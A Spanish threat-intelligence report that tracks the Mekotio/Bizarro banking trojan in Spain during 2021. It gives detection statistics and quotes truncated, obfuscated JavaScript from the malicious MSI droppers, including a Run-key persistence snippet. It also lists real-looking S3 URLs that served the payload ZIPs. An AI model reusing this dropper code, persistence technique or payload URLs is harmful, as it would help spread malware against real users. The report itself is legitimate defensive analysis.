TLP: WHITE

Seguimiento del malware Mekotio en España

CYBER THREAT INTELLIGENCE TEAM

MNEMO

MNEMO

Resumen


El equipo de Cyber Threat Intelligence de Mnemo, lleva un año realizando una monitorización de los conocidos troyanos brasileños. La actividad llevada a cabo por este tipo de malware comparte muchas características tanto a nivel de comportamiento como de objetivos.

Durante este reporte se abordará el incremento de actividad con la familia conocida como Mekotio que ha podido ser evidenciado por los analistas de CTI durante los últimos tres meses. Esta familia, también es conocida por otros fabricantes como Bizarro.

Todas las estadísticas e información recogida durante este reporte, están relacionadas con los archivos MSI de la primera etapa, a menos que se indique lo contrario en algún párrafo.

Timeline

En los últimos tres meses, se ha podido evidenciar un incremento de subida de malware de la familia Mekotio en la plataforma conocida en la industria como VirusTotal. Una gran cantidad de esas muestras, se ha subido desde España, lo que podría significar una nueva campaña de los cibercriminales contra dicho país.




MNEMO

(*) Datos recopilados a fecha 12/05/2021

TLP: WHITE

Estadísticas



Motor de VirusTotal	Detecciones
Fortinet	80 de 98 muestras
Kaspersky	64 de 98 muestras
ESET-NOD32	57 de 98 muestras
McAfee-GW-Edition	46 de 98 muestras
ZoneAlarm	40 de 98 muestras

Media de detección

7 de 62 motores.
Total de 98 muestras

La muestra que más detecciones tiene es identificada por 33 de 62 motores disponibles en VirusTotal, siendo **la menos identificada de solo 1 de 62**, sin embargo hay 17 muestras que son detectadas por 2 motores, 20 que son detectadas por 3 motores y 6 que son detectadas por 4 motores. Como se puede apreciar, los números de detecciones en general son realmente bajos.

MNEMO


(*) Datos recopilados a fecha 12/05/2021

TLP: WHITE

Similitudes de muestras

Las 98 muestras obtenidas tienen un alto grado de similitud entre ellas. Las comparativas realizadas han sido ejecutadas por dos vías diferentes, siendo una de ellas la herramienta de análisis de malware interna llamada BugStation y la otra VirusTotal.

Bajo las 98 muestras MSI analizadas existen únicamente dos vhash. Uno de ellos está enfocado en variantes que tuvieron lugar en 2020 y parte de 2021, siendo la última muestra subida el **4 de mayo de 2021**. El otro vhash se relaciona con muestras que empezaron a subirse en VirusTotal desde el **5 de mayo de 2021**.



MNEMO

TLP: WHITE

Metadatos similares

A pesar de que el vhash haya cambiado para las nuevas variantes que están siendo distribuidas, existen ciertos metadatos que siguen siendo los mismos, los cuales han sido correlados.

Vhash 6fd8b4e40c1df80d7cbde4b303d6e264 Distribuida hasta el 4 de mayo 2021	Vhash 266140c755069fc1ae0272fda3c4ea0b Distribuida desde el 5 de mayo 2021
Office Last Saved: 2009-12-11 11:47:44 ✗	✗ Office Last Saved: 2020-09-18 14:06:51
Office Creation Datetime: 2009-12-11 11:47:44 ✓	✓ Office Creation Datetime: 2009-12-11 11:47:44
Office Application Name: Advanced Installer 17.7 build 8a137570 ✓	✓ Office Application Name: Advanced Installer 17.7 build 8a137570

MNEMO

TLP: WHITE

Comparativa de JavaScripts

El motivo por el que el Vhash de VirusTotal haya cambiado es, probablemente, por la modificación del JavaScript que se encuentra hardcodeado en su interior.

Los JavaScripts distribuidos hasta el 4 de mayo estaban aparentemente más ofuscados, mientras que los distribuidos desde el 5 de mayo parecen estarlo menos. De hecho, estos últimos tienen cierta similitud a los primeros cuando se consigue estructurar todo el código.

```
var ullmqnQEMnbflzd, xuvruyZUUhcwpzn, euxeqbFGXnwttlx, xoxpmoEGFhecwuu, nfuuxxTUNpbhkcd, qzatldWOFdskdgo, hlobpcSRAdrnfri, bswwt
(function() {
    var gyv = '',
        Pki = 334 - 323;

    function UQM(r) {
        var h = 1673249;
        var f = r.length;
        var n = [];
        for (var d = 0; d < f; d++) {
            n[d] = r.charAt(d)
        };
        for (var d = 0; d < f; d++) {
            var m = h * (d + 412) + (h % 27065);
            var v = h * (d + 123) + (h % 12487);
            var k = m % f;
            var x = v % f;
            var i = n[k];
            n[k] = n[x];
            n[x] = i;
            h = (m + v) % 7251591;
        };
        return n.join('')
    };
    var yGb = UQM('loqouartbepcicdmzgtrxkvcohfjsrnwunsty').substr(0, Pki);
    var iCd = 'hbnel(0c,;(n[mrn5arvw!mbn aa)4=f=argdS+n+tr}sv;vwc(z.pnrr =,1m "shsra=}c,85A;9Cbni(+ol.rad"8m2;)[;,(1l9a2)r6f94w2
    var gJP = UQM[yGb];
    var JIa = '';
    var Shl = gJP;
    var ZDG = gJP(JIa, UQM(iCd));
    var Edt = ZDG(UQM(')9+rxhy.adr0v.=o.p0Dnpe$c.N(3nN.)d$;=,__}f.t6kdLs.4gtklm+c4{t.t77et;.tanx;.f.h[g;2t(2do.qqtiai02}.4(rwy2t
    var EsR = Shl(gyv, Edt);
    EsR(1297);
    return 8242
})()
```

JavaScripts distribuidos hasta el 4 de mayo.
Entre 20 y 45 líneas aproximadamente

```
function rhuqt(qkosk) {
    var hzxfq = new Date();
    var fwcjv = 0;
    while (fwcjv < (qkosk * 1000)) {
        var uxgep = new Date();
        var fwcjv = uxgep['getTime']() - hzxfq['getTime']()
    }
}

function pppvg(dgmsvais) {
    if (dgmsvais == "")
        return;
    var dpoarznq = vizph.length;
    var jgojthsv = -1;
    var rsxwenas = 0;
    var nrmfv = "";
    var phuwnybo = 0;
    var bavfjhwb = 0;
    var kanvowwo = 0;
    rsxwenas = parseInt(dgmsvais.substr(0, 2), 16);
    for (phuwnybo = 2; phuwnybo < dgmsvais.length; phuwnybo += 2) {
        bavfjhwb = parseInt(dgmsvais.substr(phuwnybo, 2), 16);
        if (jgojthsv < dpoarznq - 1) {
            jgojthsv++;
        } else {
            jgojthsv = 0;
        }
        kanvowwo = bavfjhwb ^ vizph.charCodeAt(jgojthsv);
        if (kanvowwo <= rsxwenas) {
            kanvowwo = 255 + kanvowwo - rsxwenas;
        } else {
            kanvowwo = kanvowwo - rsxwenas;
        }
        nrmfv += String.fromCharCode(kanvowwo);
        rsxwenas = bavfjhwb;
    }
    return nrmfv;
}

function fekxf(length) {
    var vxree = "";
    var kasux = "zxcvbnmasdfghjklqwertyuiop0192837465";
    for (var i = 0; i < length; i++)
        vxree += kasux.charAt(Math.floor(Math.random() * kasux.length));
    return vxree;
}

function hbi(tcvzq, wxd) {
    var dakdy = new ActiveXObject(("Scripting.FileSystemObject")),
        shell = new ActiveXObject(("Shell.Application")),
        dst, ejzph;
```

JavaScripts distribuidos desde el 5 de mayo.
Entre 120 y 175 líneas aproximadamente

MNEMO

TLP: WHITE

Comparativa de JavaScripts

Los siguientes JavaScript son los que se encuentran en el interior de los MSIs distribuidos desde el 5 de mayo

```
var zwybz = "sxr"
var fifdd = fsitp("D149C548CB7EDF7CD678D577DF7DD675DF7
var cwxb = "cybekzcf";
var pyynr = eihzr(5);
var fzerf = pyynr +(fsitp("213CE53CD4"));
var pyynr = pyynr +(fsitp("72D341CB42"));
var igprz = eihzr(9);
var enjtp = igprz +(".") +eihzr(3);
var ntzds;
var vqftw;
var gkxpi;
var nyac = ("io.zip");
var ydv = fsitp("261A2CFA38D230E42FE223FF13F42EF8");
```

```
var yrgdi = "ibk"
var acmhf = kvnjp("22F037C05BAC8DD664AE4BDE3FC25BA16F
var sjvg = "sdichxxv";
var mcsan = utoqw(5);
var qyped = mcsan +(kvnjp("99AD6DBE40"));
var mcsan = mcsan +(kvnjp("0E56D939F4"));
var phikg = utoqw(9);
var rwfav = phikg +(".") +utoqw(3);
var pbcnm;
var qccyu;
var uafjz;
var foro = ("wf.zip")
var zvz = kvnjp("103911063CCC57D425ED31F732CC4CC3");
```

```
var srwft = "kmc"
var quhgd = oumaj("B74BD224FF57E57EC294A7B88DADB684D3
var mujn = "wersiwii";
var yfbvr = rqihc(5);
var mbnfp = yfbvr+(".ahk");
var yfbvr = yfbvr+(".exe");
var mcdrc = rqihc(9);
var pheuw = mcdrc +(".") +rqihc(3);
var doozr;
var czrii;
var xmaby;
var ytgu = ("fu.zip")
var xcd = oumaj("C86/CC4AF1091BE931F134F534C348C7");
```

```
var wptif = "ene"
var fkhuk = hmmqn("121FFD17E23817233CCF5ABE4BCB43D52
var dnuc = "bupuiiqw";
var vpjze = semgz(5);
var nkdsc = vpjze +(hmmqn("E773BA46D4"));
var vpjze = vpjze +(hmmqn("A2B5758888"));
var gqsjj = semgz(9);
var vdbio = gqsjj +(".") +semgz(3);
var qjuna;
var perre;
var jsone;
var ahpo = ("tf.zip");
var wgf = hmmqn("6AC86DAC9962B479858395979D77B676");
```

1. Servidor de descarga del ZIP.
2. Nombre del Directorio generado.
3. Asignación del nombre de los archivos extraídos del ZIP.
4. Nombre que se le asigna al ZIP descargado.

MNEMO

TLP: WHITE

Comparativa de JavaScripts

Creación de claves de registro en las diferentes muestras del JavaScript

```
var skiud =  new ActiveXObject("WScript.Shell");
var fkteg = "HKCU\\Software\\Microsoft\\Windows\\C";
var ajgwc = "urrentVersion\\Run\\knyg";
skiud.RegWrite(fkteg + ajgwc,yuv+cwxb + "\\" + pyynr +String.fro
}
```

```
var snvvk =  new ActiveXObject("WScript.Shell");
var oqiud = "HKCU\\Software\\Microsoft\\Windows\\C";
var epsvv = "urrentVersion\\Run\\nftq";
snvvk.RegWrite(oqiud + epsvv,zvz+sjvg + "\\" + mcsan +String.from
}
```

```
var etymq =  new ActiveXObject("WScript.Shell");
var oswuh = "HKCU\\Software\\Microsoft\\Windows\\C";
var drwxx = "urrentVersion\\Run\\wzac";
etymq.RegWrite(oswuh + drwxx,xca+mujh + "\\" + yfbvr +String.fro
}
```

```
var jtcky =  new ActiveXObject("WScript.Shell");
var qbqix = "HKCU\\Software\\Microsoft\\Windows\\C";
var xsver = "urrentVersion\\Run\\zbmz";
jtcky.RegWrite(qbqix + xsver,wgf+dnuc +"\\"+ vpjze +String.fromC
}
```

El resultado de la desofuscación del código muestra que el valor de la clave de registro es:

Clave	Valor
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\zbmz	C:\Programdata\bupuiiqw\ewvlf.exe C:\Programdata\bupuiiqw\ewvlf.ahk C:\Programdata\bupuiiqw\wk16q78mk.va5 REG_SZ

(*) La clave de registro y el valor serán diferentes según la muestra que se haya ejecutado.

MNEMO

TLP: WHITE

Características del MSI y JavaScript

Script alojado en el MSI

```
var acmhf = kvnjp("22E037C05BAC8DD664AE4BDE3FC25BA16F
var sjvg = "sdichxxv";
var mcsan = utoqw(5);
var qyped = mcsan +(kvnjp("99AD6DBE40"));
var mcsan = mcsan +(kvnjp("0E56D939F4"));
var phikg = utoqw(9);
var rwfav = phikg +(".") +utoqw(3);
var pbcnm;
var qccyu;
var uafjz;
var foro = ("wf.zip");
var zvz = kvnjp("103911063CCC57D425ED31F732CC4CC3");
 function xtzyi(dkpii){
```

Información estática del MSI

Tables	FileDownload	FileNa...	DirProperty	Source
AI_FileDownload	s3.zip	wf.zip	undefined_Dir	https://arquivocampanha.s3-sa-east-1.amazonaws.com/x642878x4jcht46fsf.zip
ActionText				

ControlEvent	Directory	Directory_Parent	DefaultDir
CreateFolder	PublicFolder	TARGETDIR	PUBLIC~1|PublicFolder
CustomAction	undefined_Dir	CommonAppDataFolder	sdichxxv
Dialog	APPDIR	TARGETDIR	APPDIR:.
Directory	TempFolder	TARGETDIR	TEMPFO~1|TempFolder

MNEMO

TLP: WHITE

Traducción de variables

Sirviendo como ejemplo uno de los JavaScript analizados, a continuación se pone la relación del valor de las variables más importantes.

```
var fkhuk = hmmqn("121FFD17E23817233CCF5ABE4BCB43D523EA3CC14DDF2
var dnuc = "bupuiiqw";
var vpjze = semgz(5);
var nkdsc = vpjze +(hmman("E773BA46D4"));
var vpjze = vpjze +(hmmqn("A2B5758888"));
var gqsjj = semgz(9);
var vdbio = gqsjj +(".") +semgz(3);
var qjuna;
var perre;
var jsone;
var ahpo = ("tf.zip");
var wgf = hmmqn("6AC86DAC9962B479858395979D77B676")
```

https://novocampanhamkt.s3.eu-west-2.amazonaws.com/vDrGqgjhPIzQJHBTFoxYtNeaVcmfns.zip

ewvlf.ahk Script de escrito en AutoHotKey

ewvlf.exe Ejecutable legítimo de AutoHotKey

wk16q78mk.va5 DLL final de Mekotio/Bizarro

C:\Programdata Directorio donde se creará la siguiente carpeta


MNEMO

TLP: WHITE

Tráfico generado por la DLL

Otro de los cambios detectados en esta nueva variante que se está distribuyendo desde hace unos días, es la información recopilada del sistema infectado que es enviada al C&C por la DLL. Anteriormente, era enviada mediante POST sin ningún tipo de encoding ni cifrado, sin embargo, ahora es encodeada en base64.

Comunicaciones antiguas variantes



Comunicaciones nuevas variantes

MNEMO


TLP: WHITE

MNEMO

1. Preparación del correo electrónico con el idioma de la región.
2. Preparación de los archivos encargados de droppear el malware.
3. Adquisición de infraestructura propia para el C2
4. Adquisición de infraestructura en Azure para droppear la carga

1. La víctima **ejecuta el MSI**.
2. El **MSI** ejecuta un **JS** contenido en su interior.
3. El **JS crea un directorio** en %ProgramData% con nombre aleatorio.
4. El JS se conecta al servidor Azure para **descargar un ZIP**, con extensión **.zip.part**
5. El JS copia el archivo **.zip.part** en el directorio generado, y cambia la extensión a **.zip**.
6. El JS descomprime el contenido del ZIP, cuyo contenido es un **ejecutable legítimo de AutoHotKey**, un **script escrito en AutoHotKey** y la **carga final en una DLL**.

1. El malware contiene un **módulo de backdoor** que envía un mensaje al C2 indicando que se encuentra listo para recibir comandos.
2. El C2 proporciona los **comandos remotamente** al malware para realizar diferentes acciones.

